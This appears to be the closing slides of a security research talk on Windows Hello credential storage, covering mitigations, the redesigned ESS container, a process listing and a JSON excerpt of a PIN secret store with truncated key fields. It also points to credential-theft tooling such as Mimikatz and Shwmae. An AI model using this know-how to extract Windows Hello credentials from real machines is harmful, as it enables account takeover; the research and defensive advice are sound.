
- Use Windows Hello ESS
- Use physical key
- No TPM = no Windows Hello
- Alert on container file access
  - NgcCtrlSvc is legitimate
  - Other processes not so much





# What the hell is Windows Hello ESS

- Complete overhaul of NGC container, protector and key store
- Metadata dat files replaced with JSON
- Biolso.exe and Ngclso.exe IUM trustlets companions
- Protector keys most likely never leave VTL1
- More research needed



svchost.exe	5024	2.37 MB	NT A...LOCAL SERVICE	Host Process for Windows Services
Ngclso.exe	1008	1.12 MB	NT A...LOCAL SERVICE	Windows Hello Security Process
svchost.exe	1248	1.79 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	9148	2.02 MB	DESKTOP-KHCJNGD\test	Host Process for Windows Services
SecurityHealthServic...	8964	8.05 MB	NT AUTHORITY\SYSTEM	Windows Security Health Service
svchost.exe	8296	2.23 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
Biolso.exe	2316	976 kB	NT AUTHORITY\SYSTEM	Secure Biometrics

```
},
"pin": {
  "characteristics": 524291,
  "deviceWipeAttemptCount": 0,
  "freshness": 0,
  "progressiveLockoutElapsedTimeSeconds": 4294967295,
  "progressiveLockoutIndex": 0,
  "sealedHistory": "",
  "sealedLockoutAuth": "",
  "secretStore": {
    "secrets": {
      "SoftwareCacheNoneSecret": {
        "alg": "",
        "bits": 0,
        "cacheType": 1,
        "impl": 1,
        "name": "SoftwareCacheNoneSecret",
        "software": {
          "authContext": "",
          "iv": "gBRahMGHn2IHblj3jGC2eg==",
          "kek": "UMIumId4LY0aG+2gbCnc7SJ4d5ZW4",
          "privKey": "a12kF69gtuKS2CMFpF+L2Ivae",
          "pubKey": "GAAAAAAAAAAAAAAAAAAAAABsBAF",
        },
        "usage": 16777215
      }
    }
  }
},
```

# Shoutout & Further Reading

- @DrAzureAD – AADInternals
- @gentilkiwi – Mimikatz
- @tijldeneut – DPAPI-NG research
- [https://dirkjanm.io/assets/raw/Windows%20Hello%20from%20the%20other%20side\\_nsec\\_v1.0.pdf](https://dirkjanm.io/assets/raw/Windows%20Hello%20from%20the%20other%20side_nsec_v1.0.pdf)
- <https://dirkjanm.io/digging-further-into-the-primary-refresh-token/>
- <https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/>
- <https://hashcat.net/forum/thread-10461.html>
- <https://aadinternals.com/>
- [https://hit.skku.edu/?page\\_id=2233](https://hit.skku.edu/?page_id=2233)






# Thank You!



<https://github.com/CCob/Shwmae>



<https://github.com/dirkjanm/ROADtools>